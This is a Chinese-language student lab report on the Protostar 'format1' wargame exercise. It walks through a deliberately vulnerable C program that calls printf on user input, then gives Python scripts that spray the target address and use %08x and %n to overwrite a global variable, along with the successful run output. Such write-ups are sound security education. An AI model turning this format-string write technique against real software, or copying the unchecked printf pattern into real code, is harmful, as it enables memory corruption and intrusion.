CS3312 Lab Report Format1

Osamu Takenaka 520030990026

源码分析

x86汇编代码(由objdump得到):

```
080483f4 <vuln>:
```

C语言源代码:

```c
#include <stdlib.h>
#include <unistd.h>
#include <stdio.h>
#include <string.h>

int target;

void vuln(char *string)
{
    printf(string);

    if(target) {
        printf("you have modified the target :)\n");
    }
}

int main(int argc, char **argv)
{
    vuln(argv[1]);
}
```


程序结构

1. **全局变量声明**: `int target` 变量被全局声明，这意味着它在整个程序的内存空间中都可以访问。
2. **漏洞函数 `vuln`**:
   - 该函数接受一个字符串作为参数，并将其直接传递给 `printf` 函数。如果输入字符串未经控制或清洗，这种用法是不安全的。
   - 如果 `target` 变量已经被修改（假设初始值为0），则会打印一条消息指示目标已被更改。
3. **主函数**:
   - 主函数接受命令行参数，并直接将第一个参数传递给 `vuln` 函数，而没有进行任何验证或清洗。
   - 这意味着如果命令行参数包括格式化说明符（如 `%s`、`%x`、`%n` 等），它们可以用来读取或写入内存，可能改变程序的行为或泄露内存内容。

利用格式化字符串漏洞:

- **读取内存**: 可以使用格式说明符来读取内存位置，这有助于了解内存布局或提取敏感信息。
- **写入内存**: `%n` 说明符可以用来向内存地址写入值，这里我们用来修改 `target` 变量。

攻击方法:



一开始我们可以用objdump很轻松地得到target的地址，是 `0x08049638`


```
root@protostar:/opt/protostar/bin# objdump -t format1 |grep target
08049638 g     O .bss    00000004              target
root@protostar:/opt/protostar/bin#
```

我们在设计输入的时候，由于输入后的字符串会保存在数据区，数据区在栈区后面，因此我们可以通过不断地加入 `%08x`，就可以逐个读取栈上的值。

最终目的是，读取到位于数据区的输入的字符串中，我们加入的target的地址的字符串 `\x38\x96\x04\x08` ，然后读取到这里时用 `%n` 来读，从而修改target的值。

gdb调试

我们先跑了一些测试，发现栈的地址偏移会随着输入的字符串的长度而变化，非常不确定。而且，gdb里面的栈地址和实际运行时的栈地址也会有所偏移。




所以我想到，类似于nop_slide的思想，在字符串的开头加入一大片的target地址，这样即使栈地址有所偏移，也能尽最大可能保证命中target地址。

第一次尝试：

```python
buffer = '%08x.' * 400
# 0x8049638
target_addr = '\x38\x96\x04\x08'
padding = target_addr * 2000 + buffer + '%n'

print padding
```



我们发现最后打印的地址是04963808，而不是我们想要的08049638，这是地址没对齐的问题，我们需要稍微偏移一下。

第二次尝试：

```python
buffer = '%08x.' * 400
# 0x8049638
target_addr = '\x38\x96\x04\x08'
padding = 'AAA' + target_addr * 1999 + buffer + '%n' + 'A'

print padding
```

攻击成功

攻击脚本内容

script_format1.py:

```python
buffer = '%08x.' * 400
# 0x8049638
target_addr = '\x38\x96\x04\x08'
padding = 'AAA' + target_addr * 1999 + buffer + '%n' + 'A'
print padding
```

在终端中运行：

```bash
./format1 $(python ../script/script_format1.py)
```

结果（非GDB环境）

```
root@protostar:/opt/protostar/bin# ./format1 $(python ../script/script_format1.py)
AAA0804960c.bfffd5b8.08048469.b7fd8304.b7fd7ff4.bfffd5b8.08048435.bfffd785.b7ff1040.0804845b.b7fd7ff4.08048450.00000000.bfffd638.b7eadc76.00000002.bfffd664.bfffd670.b7fe1848.bfffd620.ffffffff.b7ffeff4.0804824d.000
00001.bfffd620.b7ff0626.b7fffab0.b7fe1b28.b7fd7ff4.00000000.00000000.bfffd638.2d0a57f3.0719a1e3.00000000.00000000.00000000.00000002.08048340.00000000.b7ff6210.b7eadb9b.b7ffeff4.00000002.08048340.00000000.08048361.
0804841c.00000002.bfffd664.08048450.08048440.b7ff1040.bfffd65c.b7fff8f8.00000002.bfffd77b.bfffd785.00000000.bffffe98.bffffead.bffffebd.bffffee0.bffffef3.bffffefd.bfffff11.bfffff53.bfffff6a.bfffff7b.bfffff83.bfffff
8e.bfffff9b.bfffffd0.bfffffdc.00000000.00000020.b7fe2414.00000021.b7fe2000.00000010.0f8bfbff.00000006.00001000.00000011.00000064.00000003.08048034.00000004.00000020.00000005.00000007.00000007.b7fe3000.00000008.000
00000.00000009.08048340.0000000b.00000000.0000000c.00000000.0000000d.00000000.0000000e.00000000.00000017.00000000.00000019.bfffd75b.0000001f.bffffff2.0000000f.bfffd76b.00000000.00000000.00000000.00000000.8c000000.
eb6da019.ef466950.c0143812.69ea4ed5.00363836.00000000.00000000.2e000000.726f662f.3174616d.41414100.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.080496
38.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.080
49638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.
08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.080496
38.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.080
49638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.
08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.080496
38.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.080
49638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.
08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.080496
38.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.080
49638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.08049638.Ayou have modified
 the target :)
root@protostar:/opt/protostar/bin# 
```

攻击成功